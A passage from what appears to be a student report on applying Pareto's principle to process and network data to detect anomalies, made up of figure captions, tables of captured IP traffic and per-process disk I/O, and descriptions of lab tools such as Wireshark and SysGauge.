



Figure 3.4.17: capturing system data while using telegram. (Abdul Aziz, 21952506)

Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour



AutoSave OFF USER 1 15min analysis ipv4

File Home Insert Draw Page Layout Formulas Data Review View Automate Help

Paste Aptos Narrow 11 B I U Font Alignment Number Styles Cells

Conditional Formatting Format as Table Cell Styles Insert Delete Format

	Address	Packets	Bytes	Tx	Packets	Tx	Bytes	Rx	Packets	Rx	Bytes	Country	City	Lat
1	1.1.1.1	889	51816	381	22860	508	28956							
2	3.163.44.85	63	15093	34	10120	29	4973							
3	4.237.153.9	5	359	3	251	2	108							
4	8.8.8.8	888	51756	380	22800	508	28956							
5	10.0.2.2	1	271	1	271	0	0							
6	10.0.2.3	64	9481	29	6741	35	2740							
7	10.0.2.15	3029	820123	1472	460652	1557	359471							
8	10.0.2.255	1	243	0	0	1	243							
9	20.42.65.91	25	9568	13	7520	12	2048							
10	20.50.80.210	416	354203	308	34968	108	319235							
11	20.189.173.17	39	19080	24	6180	15	12900							
12	40.79.167.8	5	290	3	180	2	110							
13	40.79.189.58	3	175	2	120	1	55							
14	52.108.147.13	22	5230	12	4168	10	1062							
15	52.123.128.14	17	4693	8	2367	9	2326							
16	52.182.143.213	24	9518	13	7519	11	1999							
17	72.145.35.97	4	228	2	120	2	108							
18	91.108.56.158	147	24520	82	9887	65	14633							
19	104.208.16.88	5	290	3	180	2	110							
20	150.171.27.12	107	97659	76	92379	31	5280							
21	172.172.255.218	4	230	2	120	2	110							
22	184.84.150.50	70	34336	42	26331	28	8005							
23	184.84.150.51	21	8364	13	3986	8	4378							
24	202.161.108.10	23	11562	14	7665	9	3897							
25	202.161.108.147	40	19792	24	14222	16	5570							
26	203.29.143.169	57	38300	35	32087	22	6213							
27	203.29.143.178	89	53066	53	46429	36	6637							
28														
29														

Figure 3.4.18: Captured network data (Abdul Aziz, 21952506)

Process	PID	I/O Read Bytes	I/O Write Bytes	I/O Other Bytes	Total Bytes (B)	Cumulative Total Bytes	Total Usage of I/O in 100%	Total 20% of Total Usage Col
msedgeview2.exe	16268	94.6 MB	179.1 MB	12.2 KB	287007742	1,885,741,205	15.22%	81.25%
xampp-control.exe	7456	96.0 KB	116 B	266.0 MB	27900396	1,885,741,205	14.80%	
Telegram.exe	9704	136.0 MB	99.9 MB	12.6 MB	260971135	1,885,741,205	13.82%	
msedgeview2.exe	14756	142.4 MB	5.5 MB	22.4 KB	155107327	1,885,741,205	8.23%	
mysqld.exe	13872	45.6 MB	96.1 MB	1.5 MB	150136082	1,885,741,205	7.96%	
msedgeview2.exe	10384	48.7 MB	30.4 MB	1.9 MB	84934605	1,885,741,205	4.50%	
msedgeview2.exe	3880	45.1 MB	11.3 MB	4.0 MB	84305509	1,885,741,205	4.47%	
msedgeview2.exe	9996	36.5 MB	39.6 MB	7.6 KB	79804415	1,885,741,205	4.23%	
msedgeview2.exe	2746	39.8 MB	35.5 MB	11.9 KB	78969957	1,885,741,205	4.19%	
powershell.exe	5720	34.5 MB	34.2 MB	175.4 KB	72216780	1,885,741,205	3.83%	
msedgeview2.exe	13648	25.1 MB	35.7 MB	7.7 KB	61761304	1,885,741,205	3.38%	
taskhostv.exe	5576	4.7 MB	43.4 MB	164.6 KB	50605055	1,885,741,205	2.68%	
Widgets.exe	14936	1.3 MB	43.0 MB	1.4 MB	47919922	1,885,741,205	2.54%	
msedgeview2.exe	10528	14.5 MB	20.8 MB	671.3 KB	37702143	1,885,741,205	2.00%	
svchost.exe	9782	8.2 MB	23.8 MB	76.9 KB	33631176	1,885,741,205	1.78%	
SearchHost.exe	3088	13.2 MB	12.6 MB	1.3 MB	28414408	1,885,741,205	1.51%	
msedgeview2.exe	14948	7.0 MB	13.8 MB	2.1 MB	24012389	1,885,741,205	1.27%	
msedge.exe	19048	9.7 MB	3.3 MB	622.4 KB	14266824	1,885,741,205	0.76%	
svchost.exe	3728	12.9 MB	228.0 KB	10.2 KB	13770546	1,885,741,205	0.73%	
msedgeview2.exe	14128	6.1 MB	1.4 MB	22.4 KB	7867256	1,885,741,205	0.42%	
StartMenuExperienceHost.exe	7404	5.9 MB	179.5 KB	165.3 KB	6359673	1,885,741,205	0.35%	
backgroundtaskhost.exe	15318	4.1 MB	79.4 KB	40.0 KB	4421426	1,885,741,205	0.23%	
WWAHost.exe	10288	2.1 MB	1.1 MB	349.7 KB	3713534	1,885,741,205	0.20%	
dllhost.exe	1060	2.5 MB	556.0 KB	17.7 KB	3208908	1,885,741,205	0.17%	
svchost.exe	7788	2.8 MB	37.7 KB	6.2 KB	2800964	1,885,741,205	0.16%	
msedge.exe	18908	1.7 MB	349.0 KB	74.2 KB	2215935	1,885,741,205	0.12%	

Figure 3.5.1 Excel (Ming Yong Tan, 21920794)

The screenshot displays a Python script GUI application with three main panels:

- Process List - TXT Exporter (Desktop):** A table listing processes with columns: Source, Process Name, Instances, CPU, Memory, Threads, Handles, Data, and Status. Processes include System, smss, csrss, wininit, winlogon, services, lsass, svchost, and fonsdrvhost.
- Disk I/O TXT - Excel (DiskIO):** A panel showing disk I/O statistics for various processes, including PID, I/O Read Bytes, I/O Write Bytes, I/O Other Bytes, Total Bytes (B), Cumulative Total Bytes, Total Usage of I/O in 100%, and Total 20% of Total Usage Col.
- CPU/Memory TXT - Excel (CPUMemory):** A panel showing CPU and memory usage statistics for various processes, including Process Name, Instances, CPU, Memory, Threads, Handles, Data, and Status.

Figure 3.5.2 Python Script GUI application (Ming Yong Tan, 21920794)




Figure 3.5.3 Host operating system (Ming Yong Tan, 21920794)




Figure 3.5.4 Hypervisor Specifications (Ming Yong Tan, 21920794)




Figure 3.6.1: Lab Environment. (Diwash)




Figure 3.6.2: Windows10 with six users. (Diwash)




Figure 3.6.3: Wireshark. (Diwash)




Figure 3.6.4: SysGauge. (Diwash)